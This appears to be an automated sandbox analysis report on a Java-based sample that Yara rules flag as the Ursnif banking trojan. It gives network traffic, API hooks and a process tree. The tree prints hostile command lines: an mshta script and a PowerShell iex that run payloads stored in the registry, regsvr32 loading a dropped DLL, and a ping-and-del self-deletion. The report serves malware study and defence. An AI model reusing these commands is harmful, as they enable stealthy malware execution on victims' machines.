4b 57 8a 57 95 39 f0 b4 03 a8 ec f4 4a 9d d5 47 ee c8 83 e9 30 94 92 82 c3 58 d3 6d 9b 50 86 ff df ed be e6 33 6d cb fb d4 05 3f 1d 1f 82 07 fb 8c f9 c1 23 d9 b0 d5 af 6d 63 0f a0 6b 66 a4 8e 39 5a 0a c6 14 3f 70 02 b8 78 0d 0a 30 0d 0a 0d 0a Data Ascii: c0p+`Fdf0(Wz;czcJ>c|`Xx`OrHL[E.rf340Hq'itLJC'~KWW9JG0XmP3m?#mckf9Z?px0

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 18:19:33.521114111 CEST	162.241.216.53	443	192.168.2.4	49729	CN=data.green-iraq.com CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Jun 15 20:01:57 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Sep 13 20:01:56 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49188-49192-61-49190-49194-107-106-49162-49172-53-49157-49167-57-56-49187-49191-60-49189-49193-103-64-49161-49171-47-49156-49166-51-50-49196-49195-49200-157-49198-49202-159-163-49199-156-49197-49201-158-162-255,10-11-13-23-0,23-24-25-9-10-11-12-13-14-22,0	d2935c58fe676744fecc8614ee5356c7
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: 6992 Parent PID: 1296

General

Start time:	18:19:23
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\wuxvGLNrxG.jar" >> C:\cmdlinestart.log 2>&1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: conhost.exe PID: 7012 Parent PID: 6992

General

Start time:	18:19:23
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: java.exe PID: 7056 Parent PID: 6992

General

Start time:	18:19:24
Start date:	03/08/2021
Path:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\wuxvGLNrxG.jar'
Imagebase:	0x1120000
File size:	192376 bytes
MD5 hash:	28733BA8C383E865338638DF5196E6FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Java
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: icacls.exe PID: 7164 Parent PID: 7056

General

Start time:	18:19:29
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\icacls.exe C:\ProgramData\Oracle\Java\.oracle_jre_usage /grant 'everyone':(OI)(CI)M
Imagebase:	0x360000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4260 Parent PID: 7164

General

Start time:	18:19:30
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright Joe Security LLC 2021

Analysis Process: regsvr32.exe PID: 5964 Parent PID: 7056

General

Start time:	18:19:36
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\winapp.dll
Imagebase:	0x890000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761679763.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761625791.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761646149.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761549935.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.772494186.000000000532C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761577357.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.839202588.0000000005E98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761663070.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761602065.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.765792432.0000000005528000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.761692784.0000000005528000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: mshta.exe PID: 4868 Parent PID: 3424

General

Start time:	18:20:30
Start date:	03/08/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Uxax='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Uxax).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7364e0000

File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6412 Parent PID: 4868

General

Start time:	18:20:34
Start date:	03/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 3064 Parent PID: 6412

General

Start time:	18:20:35
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 4284 Parent PID: 5964

General

Start time:	18:20:51
Start date:	03/08/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff617360000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000003.855478624.0000026AD9ADC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000003.855416865.0000026AD9ADC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000003.855505099.0000026AD9ADC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000003.855350034.0000026AD9ADC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000002.936194486.0000026AD9ADC000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: csc.exe PID: 4116 Parent PID: 6412

General

Start time:	18:20:55
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.cmdline'
Imagebase:	0x7ff647730000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 5996 Parent PID: 4116

General

Start time:	18:20:57
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3CF2.tmp' 'c:\Users\user\AppData\Local\Temp\wfvgme3v\CSCBEAB7CEF44BD41E5AC32CBB29DE9912D.TMP'
Imagebase:	0x7ff66f310000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6816 Parent PID: 6412

General

Start time:	18:21:01
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.cmdline'
Imagebase:	0x7ff647730000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 6312 Parent PID: 6816

General

Start time:	18:21:02
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES50C8.tmp' 'c:\Users\user\AppData\Local\Temp\wm2qs3oi\CSC4DF65D5B5CD44487ACE6B52D8E184D85.TMP'
Imagebase:	0x7ff66f310000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3424 Parent PID: 4284

General

Start time:	18:21:03
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 740 Parent PID: 3424

General

Start time:	18:21:18
Start date:	03/08/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /C ping localhost -n 5 && del 'C:\Users\user\winapp.dll'

Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6708 Parent PID: 740

General

Start time:	18:21:20
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 6444 Parent PID: 740

General

Start time:	18:21:20
Start date:	03/08/2021
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7ea1a0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021